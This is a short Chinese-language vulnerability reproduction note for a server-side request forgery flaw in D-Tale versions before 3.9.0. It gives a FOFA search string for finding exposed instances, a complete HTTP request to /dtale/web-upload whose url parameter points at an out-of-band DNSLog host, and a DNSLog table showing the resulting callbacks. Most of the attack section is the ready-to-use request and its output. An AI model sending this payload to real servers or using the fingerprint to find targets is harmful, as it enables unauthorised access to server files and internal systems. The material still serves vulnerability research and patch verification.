

# D7-1D-Tale-Pandas数据结构可视化工具-SSRF


## 漏洞描述：

D-Tale 是 Pandas [数据结构](#)的可视化工具。3.9.0 之前的 D-Tale 版本的用户可能容易受到服务器端请求伪造 (SSRF) 的攻击，从而使攻击者能够访问服务器上的文件。

## 影响版本：

D-Tale < v3.9.0

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: "dtale/static/images/favicon.png"

## 漏洞复现：

payload:

```
GET /dtale/web-upload?type=csv&url=http%3A%2F%2Fdnslog.cn HTTP/1.1
Host: your-ip
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

效果图:



DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置自定义

内置DNSLog: dnslog.cn

使用本地: ☒

生成一个可用域名

当前激活域名为  
p[REDACTED]

只看A记录: ☒ 自动刷新记录: ☐

域名	DNS类型	远端IP	Timestamp
+ cvn[REDACTED].cn	A	[REDACTED]	2024-01-23 04:10:07
+ cve[REDACTED].cn	A	[REDACTED]	2024-01-23 04:10:28
+ [REDACTED].cn	A	[REDACTED]	2024-01-23 04:10:49